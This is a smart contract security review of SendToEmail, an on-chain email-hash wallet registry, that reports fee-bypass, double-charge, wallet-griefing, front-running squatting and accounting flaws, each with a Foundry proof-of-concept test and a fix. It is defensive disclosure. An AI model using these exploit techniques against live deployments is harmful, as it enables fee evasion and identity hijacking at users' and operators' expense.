


COMMIT 09EE1C2



SECURITY REVIEW

SendToEmail.

March 1st 2026 - March 4th 2026

Contents.

01	About Valves Security	3
02	Disclaimer	3
03	Risk Classification	3
04	Protocol Summary	4
05	Executive Summary	4
06	Findings	5
■	Medium	5
[M-01]	Fee Bypass via Wallet-Count Cycling	5
[M-02]	Missing <code>AlreadyPremium</code> Guard	6
[M-03]	Wallet Binding Griefing	7
[M-04]	Identity Squatting via <code>register</code> Front-Running	7
■	Low/Informational	8
[L-01]	Fee-on-Transfer Tokens Underpay Treasury	8
[L-02]	<code>_send(treasury, 0)</code> Revert Risk in Zero-Fee Campaigns	9
[L-03]	CEI violation - wallet count incremented after external call	10

SECTION 01

About Valves Security.

Valves Security is an independent smart contract security firm founded by Veselin and Valeri. We work with security researchers specializing in Solidity, Rust and DAML. Every engagement is led by both co-founders with senior security researchers: we review the code line by line, substantiate every reported issue and remain involved through remediation.

To request a security review, visit valvessecurity.com or contact @ValvesSec on X.

SECTION 02

Disclaimer.

This report reflects a time-boxed review of the code at the commit listed in the Executive Summary, limited to the security of the files in scope. A security review cannot guarantee the absence of vulnerabilities, and this report is neither an endorsement of the project, its team or any associated token, nor investment advice. Changes made after the reviewed commit may introduce new issues; we recommend follow-up reviews and an ongoing bug bounty program.

SECTION 03

Risk Classification.

LIKELIHOOD / IMPACT	IMPACT: HIGH	IMPACT: MEDIUM	IMPACT: LOW
High	■ Critical	■ High	■ Medium
Medium	■ High	■ Medium	■ Low
Low	■ Medium	■ Low	■ Low

Impact

- **High** — leads to a significant material loss of assets in the protocol or a group of users.
- **Medium** — leads to a moderate material loss of assets in the protocol, moderately harms a group of users or causes some disruption of the protocol's functionality.
- **Low** — no funds at risk.

Likelihood

- **High** — the attack path is possible with reasonable assumptions. The issue is almost certain to happen.
- **Medium** — only a conditionally incentivized attack vector, but still relatively likely.
- **Low** — has unlikely assumptions or requires a significant stake by the attacker.

SECTION 04

Protocol Summary.

SendToEmail is an on-chain identity registry that maps hashed email addresses to multi-chain wallet addresses, allowing anyone to look up a recipient's wallet by their email hash without exposing the email itself. Users register an identity, then bind wallet addresses for up to 10 supported networks, with the first two slots free and subsequent slots requiring a fee paid in ETH or whitelisted ERC-20 tokens. A premium tier removes per-slot fees entirely, and all admin capabilities are limited to fee and treasury management; the protocol enforces that only the identity owner can modify their own record.

SECTION 05

Executive Summary.

OVERVIEW

PROJECT	REVIEW PERIOD
SendToEmail	March 1st 2026 - March 4th 2026
COMMIT	
09ee1c2846ae82959e0efcca41243302f616589f	

SCOPE

ID	FILES IN SCOPE
01	src/*

SECTION 06

Findings.

■ Medium

[M-01] Fee Bypass via Wallet-Count Cycling

MEDIUM

Description

Fee eligibility checks current `_walletCounts[emailHash] < FREE_SLOTS`. `removeWallet` decrements `_walletCounts`, so users can repeatedly drop below the threshold and regain free-tier eligibility.

Impact

- Users can avoid expected wallet slot fees.
- Loss of revenue for the protocol.

Proof of Concept

```
1  function test_feeBypassCycling_poc() public {
2      _registerAlice();
3
4      uint256 aliceBefore = alice.balance;
5      uint256 treasuryBefore = treasury.balance;
6
7      // use 2 free slots
8      vm.prank(alice);
9      s.setWallet(aliceHash, ISendToEmail.Network.EVM, _evmWallet(alice));
10     vm.prank(alice);
11     s.setWallet(aliceHash, ISendToEmail.Network.Solana, hex"aabb");
12     assertEq(s.walletCount(aliceHash), 2);
13
14     // cycle networks 2..9, always staying below FREE_SLOTS right before each paid slot
15     for (uint8 i = 2; i < 10; i++) {
16         vm.prank(alice);
17         s.removeWallet(aliceHash, ISendToEmail.Network(i - 2));
18
19         bytes memory w = abi.encodePacked(bytes1(i), bytes20(alice));
20         vm.prank(alice);
21         s.setWallet(aliceHash, ISendToEmail.Network(i), w);
22     }
23
24     // no ETH fee paid despite repeated wallet additions over time
25     assertEq(alice.balance, aliceBefore);
26     assertEq(treasury.balance, treasuryBefore);
27 }
```

Recommended Mitigation

- Add a monotonic lifetime counter (`_walletCountsTotal`).
- Use `_walletCountsTotal` for fee gating.
- Keep `_walletCounts` only for active-wallet UX/accounting.

[M-02] Missing AlreadyPremium Guard

MEDIUM

Description

`activatePremium` / `activatePremiumWithToken` do not check if premium is already active before charging.

Impact

- Duplicate calls charge repeatedly for the same state.
- Can happen from retries or broken UI paths.

Proof of Concept

```
1 function test_activatePremium_doublePayment_poc() public {
2     _registerAlice();
3
4     vm.prank(alice);
5     s.activatePremium{value: PREMIUM_FEE}(aliceHash);
6     assertTrue(s.isPremium(aliceHash));
7
8     uint256 treasuryBefore = treasury.balance;
9
10    vm.prank(alice);
11    s.activatePremium{value: PREMIUM_FEE}(aliceHash);
12
13    assertEq(treasury.balance, treasuryBefore + PREMIUM_FEE);
14    assertTrue(s.isPremium(aliceHash));
15 }
```

Recommended Mitigation

Add:

```
1 if (_premium[emailHash]) revert AlreadyPremium();
```

to both premium activation paths.

[M-03] Wallet Binding Griefing

MEDIUM

Description

`setWallet` / `setWalletWithToken` enforce uniqueness but do not verify wallet ownership by caller. Attackers can bind victim addresses first.

Impact

- Victims can be blocked from binding their own address.

Proof of Concept

```
1 function test_walletGriefing_poc() public {
2     bytes memory victimsEVMAddress = _evmWallet(alice);
3
4     // attacker registers identity
5     _registerBob();
6
7     // attacker binds victim's address
8     vm.prank(bob);
9     s.setWallet(bobHash, ISendToEmail.Network.EVM, victimsEVMAddress);
10
11    // victim registers later
12    _registerAlice();
13
14    // victim is blocked
15    vm.expectRevert(ISendToEmail.WalletAlreadyBound.selector);
16    vm.prank(alice);
17    s.setWallet(aliceHash, ISendToEmail.Network.EVM, victimsEVMAddress);
18 }
```

Recommended Mitigation

- Require ownership proofs before binding:
 - EVM: ECDSA signature from wallet.
 - Non-EVM: native proof or trusted attestation.
- Update reverse mapping only after successful verification.

[M-04] Identity Squatting via `register` Front-Running

MEDIUM

Description

`register(bytes32 emailHash)` is permissionless and only checks whether `emailHash` is already registered.

There is no caller-to-email ownership proof and no commit-reveal, so mempool observers can front-run the same hash.

Impact

- Permanent denial of registration for the legitimate owner.
- Attacker can bind wallets under the hijacked identity.
- Attack cost is low (gas only).

Proof of Concept

```
1 function test_identitySquatting_poc() public {
2     bytes32 target = s.hashEmail("victim@example.com");
3
4     // attacker front-runs victim and registers first
5     vm.prank(bob);
6     s.register(target);
7
8     // victim cannot register their own email
9     vm.expectRevert(ISendToEmail.AlreadyRegistered.selector);
10    vm.prank(alice);
11    s.register(target);
12
13    // attacker owns the victim's identity
14    assertEq(s.ownerOf(target), bob);
15 }
```

Recommended Mitigation

- Add commit-reveal registration where the registration is first checked off-chain.
- Optionally add recovery/dispute flow for obvious squatting cases (Admin-only functionality).

■ Low/Informational

[L-01] Fee-on-Transfer Tokens Underpay Treasury

LOW

Description

The protocol assumes the requested token fee equals the received token amount. With fee-on-transfer tokens, treasury receives less than configured.

Impact

- Silent revenue/accounting mismatch that can lead to moderate loss after enough time has passed.

Proof of Concept

```
1 function test_feeOnTransferToken_underpaysTreasury_poc() public {
2     FeeOnTransferToken fot = new FeeOnTransferToken();
3     uint256 configuredWalletFee = 1000;
4
5     vm.prank(owner);
6     s.setTokenFees(address(fot), configuredWalletFee, configuredWalletFee);
7
8     _registerAlice();
9     fot.mint(alice, 10_000);
10
11    vm.prank(alice);
12    s.setWalletWithToken(aliceHash, ISendToEmail.Network.EVM, _evmWallet(alice), address(fot));
13    vm.prank(alice);
14    s.setWalletWithToken(aliceHash, ISendToEmail.Network.Solana, hex"aabb", address(fot));
15
16    vm.prank(alice);
17    fot.approve(address(s), type(uint256).max);
18
19    vm.prank(alice);
20    s.setWalletWithToken(aliceHash, ISendToEmail.Network.Bitcoin, hex"ccdd", address(fot));
21
22    // configured fee is 1000, treasury receives 990
23    assertEq(fot.balanceOf(treasury), 990);
24    assertLt(fot.balanceOf(treasury), configuredWalletFee);
25 }
```

Recommended Mitigation

- Either disallow fee-on-transfer tokens, or check balance deltas ([before/after](#)) and revert on shortfall.

[L-02] `_send(treasury, 0)` Revert Risk in Zero-Fee Campaigns

LOW

Description

`_send` performs a low-level call even when amount is zero.

If treasury rejects zero-value calls, fee=0 paths can revert unexpectedly.

Impact

- Zero-fee campaigns can break operations.

Proof of Concept

```
1 function test_zeroFees_rejectingTreasury_reverts_setWallet_poc() public {
2     RejectETH rejectingTreasury = new RejectETH();
3     SendToEmail local = new SendToEmail(address(rejectingTreasury), 0, 0, owner);
4
5     bytes32 h = local.hashEmail("user@example.com");
```

```
6     address user = makeAddr("user");
7     vm.deal(user, 1 ether);
8
9     vm.prank(user);
10    local.register(h);
11
12    vm.prank(user);
13    local.setWallet(h, ISendToEmail.Network.EVM, _evmWallet(user));
14    vm.prank(user);
15    local.setWallet(h, ISendToEmail.Network.Solana, hex"aabb");
16
17    vm.expectRevert(ISendToEmail.TransferFailed.selector);
18    vm.prank(user);
19    local.setWallet(h, ISendToEmail.Network.Bitcoin, hex"ccdd");
20 }
```

Recommended Mitigation

Short-circuit zero sends in `_send` the same way it is done for the excess value returned to the users:

```
1  if (walletFee > 0) {
2      _send(treasury, walletFee);
3  }
```

```
1  if (premiumFee > 0) {
2      _send(treasury, premiumFee);
3  }
```

[L-03] CEI violation - wallet count incremented after external call

LOW

Description

In both `setWallet` and `setWalletWithToken`, `_walletCounts[emailHash]++` is executed **after** the external interaction (`_collectFee` / `_collectTokenFee`), violating the Checks-Effects-Interactions pattern. The comment in the code incorrectly identifies this block as following CEI.

No direct risk, but good to be fixed.

Recommendation

Move `_walletCounts[emailHash]++` to before the fee collection call:

```
1  if (!isUpdate) {
2      _walletCounts[emailHash]++; // effect first
3      _collectFee(emailHash);     // then interaction
4  }
```